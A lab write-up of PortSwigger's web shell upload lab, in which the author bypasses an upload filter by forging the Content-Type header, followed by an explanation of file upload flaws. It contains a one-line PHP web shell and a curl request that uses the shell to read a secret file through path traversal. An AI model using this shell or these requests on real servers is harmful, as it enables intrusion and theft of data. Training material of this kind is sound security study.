1f2 - Web shell upload via Content-Type restriction bypass \[Portswigger Lab]
This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.
To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret.
You can log in to your own account using the following credentials: wiener:peter
Solution:

So upon logging in my account, I can see the avatar upload field.
Testing this functionality by uploading an empty test.txt file gives me an error
Sorry, file type text/plain is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

The next thing I tried was to upload the same file but modify the HTTP request using burpsuite and change Content-Type: Text/Plain to Content-Type: image/jpeg. This bypassed a defense mechanism and as a result it let me upload a text file
Now it’s time to upload a web shell mal.php with the following contents:
<?php echo system($_GET['command']); ?>

Now, since I know that this mal.php is uploaded in /files/avatars/mal.php, I can call it using CURL.
And we got the secret
curl -X GET "https://0a2200b703596e51800635e70004004c.web-security-academy.net/files/avatars/mal.php?command=cat%20../../../../home/carlos/secret"

7nJBS****************************7nJBS****************************
remember that calls form curl like this repeats the response twice, so I had to remove the double of this output.
The secret contents: 7nJB****************************
Impact of FUVs generally depend on two key factors:
- Which aspect of the file the website fails to validate properly, whether its the size, type, contents…
- what restrictions are imposed once file is uploaded
In the worst case scenario, the file is not validated at all and the server configuration allows certain types to run as code - potentially giving an attacker web shell and full access to a webserver.
In case filename isn’t validated properly, an attacker might just replace original file with a malicious one.
Failing to validate file size might also enable an attacker to perform a DoS.
How Web servers handle static file requests?
Generally, static files on a website can be mapped 1:1 with a filesystem hierarchy.
Nowadays modern applications are dynamic and hence complex. Path of a request may not necessarily represent a filesystem entirely. Nowadays, web servers still deal with static requests for some static files like stylesheets, images etc.
The process for handling such files is historically largely the same. - The server parses the path in the request to identify the file extension. Then uses this information to determine the filetype by comparing it to preconfigured mapping between extensions and MIME types.
- if the file is non-executable like HTML file, it may just send the file in the HTTP response
- if the file is executable like PHP or PYTHON and the server is configured to execute these files, it will assign variables based on the headers and parameters in the HTTP request before executing it. The result may be passed on to HTTP response after.
- if the file is executable, but the server is not configured to run them, it will generally respond with an error or in some cases, just send back the plain text representation of the code to the client. such misconfigurations may lead to code and sensitive data leakage. The
Content-Typeresponse header may provide clues as to what kind of file the server thinks it has served.
As a precaution, servers generally only run scripts whose filetypes have been explicitly defined to execute. Otherwise they may return an error message or plaintext of source code. In such cases, it might only be possible to leak the source but won’t be able to deploy a webshell.
This kind of configuration will have a strict policy for directories where user can upload files than other locations on the filesystem that are assumed to be out of reach from users. If you can find a directory where user-uploaded files are not supposed to be, the code might execute.
Web servers often use the filename field in multipart/form-data requests to determine the name and location where the file should be saved.